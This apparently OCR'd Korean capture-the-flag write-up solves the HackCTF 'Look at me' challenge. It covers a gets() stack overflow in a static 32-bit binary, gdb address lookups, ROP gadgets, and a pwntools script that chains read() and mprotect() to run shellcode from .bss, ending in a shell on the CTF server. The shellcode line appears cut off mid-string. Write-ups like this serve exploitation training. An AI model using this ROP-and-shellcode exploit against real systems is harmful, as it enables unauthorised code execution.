
서동훈

mprotect()

int mprotect(void *addr, size_t len, int prot);

addr = 0x1000 배수로


prot = 7 (rwx)



Look at me

250


```
nc ctf.j0n9hyun.xyz 3012
```




```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // ST1C_4

  setvbuf(stdout, 0, 2, 0);
  v3 = getegid();
  setresgid(v3, v3, v3);
  look_at_me();
  return 0;
}
```

```c
int look_at_me()
{
  char v1; // [esp+0h] [ebp-18h]

  puts("Hellooooooooooooooooooooo");
  return gets(&v1);
}
```

```c
int __cdecl mprotect(int a1, int a2, int a3)
{
  int result; // eax

  result = dl_sysinfo(a2, a3);
  JUMPOUT(result, -4095, _syscall_error);
  return result;
}
```




```
root@kali:~/ctf/hackctf/lookatme# file lookatme
lookatme: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, for
GNU/Linux 2.6.32, BuildID[sha1]=d2a1b10d006e4d6c4e84305383b4dc86481d87da, not stripped
root@kali:~/ctf/hackctf/lookatme# checksec lookatme
[*] '/root/ctf/hackctf/lookatme/lookatme'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```




read(0,bss,len(shellcode))

mprotect(bss,1000,7)


Ret에 bss 넣어주면 뙇




```
gdb-peda$ p read
$4 = {<text variable, no debug info>} 0x806d5f0 <read>
gdb-peda$ p mprotect
$5 = {<text variable, no debug info>} 0x806e0f0 <mprotect>
gdb-peda$
```




```
.got = 0x80e9ff0
.got.plt = 0x80ea000
.data = 0x80ea060
.bss = 0x80eaf80
__libc_freeres_ptrs = 0x80ebd8c
```



```
gdb-peda$ ropgadget
ret = 0x80481b2
addesp_4 = 0x806b609
popret = 0x80481c9
pop2ret = 0x80483c9
pop3ret = 0x80483c8
```



```
gdb-peda$ disas look_at_me
Dump of assembler code for function look_at_me:
   0x0804887c <+0>:     push   ebp
   0x0804887d <+1>:     mov    ebp,esp
   0x0804887f <+3>:     sub    esp,0x18
   0x08048882 <+6>:     sub    esp,0xc
   0x08048885 <+9>:     push   0x80bb328
   0x0804888a <+14>:    call   0x804f2a0 <puts>
   0x0804888f <+19>:    add    esp,0x10
   0x08048892 <+22>:    sub    esp,0xc
   0x08048895 <+25>:    lea    eax,[ebp-0x18]
   0x08048898 <+28>:    push   eax
   0x08048899 <+29>:    call   0x804f120 <gets>
   0x0804889e <+34>:    add    esp,0x10
   0x080488a1 <+37>:    leave
   0x080488a2 <+38>:    ret
End of assembler dump.
gdb-peda$
```



```python
from pwn import *

p=remote("ctf.j0n9hyun.xyz", 3012)
#p=process("./lookatme")

shcd = "\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x31\xc9\x31\xd2\xb0\x08
read = 0x806d5f0
bss = 0x080eaf80
change = 0x080ea000
mprotect = 0x806e0f0
pppr = 0x80483c8

#print len(shcd)
py = 'A'*28
py += p32(read)
py += p32(pppr)
py += p32(0)
py += p32(bss)
py += p32(len(shcd))

py += p32(mprotect)
py += p32(pppr)
py += p32(change)
py += p32(1000)
py += p32(7)

py += p32(bss)

p.recvline()
p.sendline(py)
sleep(0.1)
p.send(shcd)

p.interactive()

```

```
root@kali:~/ctf/hackctf/lookatme# python lookatme.py
[+] Opening connection to ctf.j0n9hyun.xyz on port 3012: Done
[*] Switching to interactive mode
$ id
uid=1000(attack) gid=1000(attack) groups=1000(attack)
$ 
```